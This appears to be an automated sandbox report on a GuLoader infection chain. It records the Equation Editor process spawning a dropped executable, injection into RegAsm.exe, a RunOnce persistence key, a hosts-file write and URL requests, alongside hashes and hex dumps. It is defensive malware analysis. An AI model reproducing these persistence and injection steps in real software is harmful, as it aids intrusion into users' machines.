00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE8F09AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1381564462	1381564463	success or wait	1	7FEE8F09AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1381564463	1381564464	success or wait	1	7FEE8F09AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F95CA	F95CA	binary	04 00 00 00 40 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 3E 99 D6 D2 8C 0B D7 01 CA 95 0F 00 CA 95 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 40 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 CA 95 0F 00 CA 95 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE8F09AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 1320 Parent PID: 584

General

Start time:	07:41:32
Start date:	25/02/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: 69577.exe PID: 2416 Parent PID: 1320

General

Start time:	07:41:35
Start date:	25/02/2021
Path:	C:\Users\Public\69577.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\69577.exe
Imagebase:	0x400000
File size:	131072 bytes
MD5 hash:	8181B7DAAD3D822BE5A16DD3CB6F9065
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 27%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: RegAsm.exe PID: 1796 Parent PID: 2416

General

Start time:	07:43:30
Start date:	25/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\69577.exe
Imagebase:	0xbb0000
File size:	53248 bytes
MD5 hash:	246BB0F8D68A463FD17C235DEB5491C0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader, Description: Yara detected GuLoader, Source: 00000006.00000002.2361430773.0000000000092000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\subfolder1	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	91A29	SHCreateDirectoryExW
C:\Users\user\subfolder1\filename1.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	97767	CreateFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	946BE	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	946BE	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	946BE	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	946BE	InternetOpenUrlA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	946BE	InternetOpenUrlA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	946BE	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	946BE	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	946BE	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	946BE	InternetOpenUrlA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\O0ML NDW9.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	946BE	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\subfolder1\filename1.exe	unknown	131072	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 75 9f f9 db 31 fe 97 88 31 fe 97 88 31 fe 97 88 b2 e2 99 88 30 fe 97 88 7e dc 9e 88 30 fe 97 88 07 d8 9a 88 30 fe 97 88 52 69 63 68 31 fe 97 88 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fe 3d 18 54 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 50 01 00 00 a0 00 00 00 00 00 00 dc 13 00 00 00 10 00 00 00 60 01 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......u...1...1...1.......0. ..~...0.......0...Rich1....... ....PE..L....=.T............. ...P...................`....@.	success or wait	1	91D07	WriteFile
C:\Windows\System32\drivers\etc\hosts	unknown	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	..127.0.0.1	success or wait	1	1CDC095F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\69577.exe	unknown	131072	success or wait	1	97767	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	8173	end of file	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	8173	end of file	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	73FFA4FC	unknown

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	Startup key	unicode	C:\Users\user\subfolder1\filename1.exe	success or wait	1	91882	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: filename1.exe PID: 2104 Parent PID: 1388

General

Start time:	07:43:43
Start date:	25/02/2021
Path:	C:\Users\user\subfolder1\filename1.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\subfolder1\filename1.exe'
Imagebase:	0x400000
File size:	131072 bytes
MD5 hash:	8181B7DAAD3D822BE5A16DD3CB6F9065
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 27%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis